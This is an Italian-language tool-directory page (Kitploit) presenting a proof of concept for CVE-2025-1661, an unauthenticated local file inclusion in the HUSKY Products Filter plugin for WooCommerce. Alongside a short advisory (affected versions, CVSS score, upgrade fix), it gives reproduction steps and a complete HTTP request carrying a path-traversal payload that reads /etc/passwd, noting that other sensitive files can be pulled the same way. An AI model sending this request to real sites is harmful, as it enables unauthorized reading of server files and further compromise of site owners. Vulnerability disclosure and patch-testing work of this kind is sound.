
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

··Feed·Contatto·Privacy·© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2025-1661 — HUSKY – Products Filter Professional per WooCommerce, plugin per WordPress, è vulnerabile a Local File Inclusion (LFI) | Kitploit
Strumenti/GitHubGitHub/shahwarshah/cve-2025-1661
Analisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebCTFPenetration TestingApprendimento e Formazione
GitHubshahwarshah/cve-2025-1661

CVE-2025-1661

HUSKY – Products Filter Professional per WooCommerce, plugin per WordPress, è vulnerabile a Local File Inclusion (LFI)

Vedi Repository
181 anno faNon ancora revisionato
Sito web

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Condividi

CVE-2025-1661 - Inclusione Locale di File (LFI) non autenticata in HUSKY – Products Filter Professional per WooCommerce

Descrizione

Il plugin HUSKY – Products Filter Professional for WooCommerce per WordPress è vulnerabile a Local File Inclusion (LFI) in tutte le versioni fino alla 1.3.6.5 inclusa tramite il parametro template dell'azione AJAX woof_text_search.

Ciò consente ad attaccanti non autenticati di includere ed eseguire file arbitrari sul server, portando potenzialmente a:

  • Bypass dei controlli di accesso
  • Estrazione di dati sensibili
  • Esecuzione Remota di Codice (RCE) se determinate condizioni vengono soddisfatte (ad es., caricamento di tipi di file "sicuri")

Gravità: Critica

  • Punteggio CVSS: 9.8 (Critico)
  • CWE ID: CWE-22 (Path Traversal)
  • Punteggio EPS: 0.00061

Versioni Affette

  • Vulnerabile: <= 1.3.6.5
  • Versione corretta: 1.3.6.6

Rimedio

Aggiornare alla versione 1.3.6.6 o a una versione corretta successiva.


Prova di concetto (PoC)

Passaggi per riprodurre

  1. Visita il sito Web di destinazione.
  2. Cattura la richiesta usando Burp Suite.
  3. Modifica il metodo della richiesta in POST e aggiungi il payload seguente:
POST /wp-admin/admin-ajax.php?template=../../../../../../../etc/passwd&value=a&min_symbols=1  HTTP/1.1
Host: TARGET_SITE_HERE
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: YOUR_SESSION_COOKIE_HERE
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 24

action=woof_text_search&

IntercomVulnChecker Screenshot 4. Se l'operazione riesce, il server restituirà il contenuto di /etc/passwd. 5. Questo può essere utilizzato per estrarre altri file sensibili dal server.


Riferimenti

  • Avviso Wordfence
  • Codice del plugin WordPress
  • Rapporto CVE

Esclusione di responsabilità

Questa PoC è solo a scopo educativo e di ricerca. Testare sistemi senza autorizzazione è illegale e non etico. Richiedi sempre un'autorizzazione esplicita prima di effettuare qualsiasi test di sicurezza.

Scarica lo strumento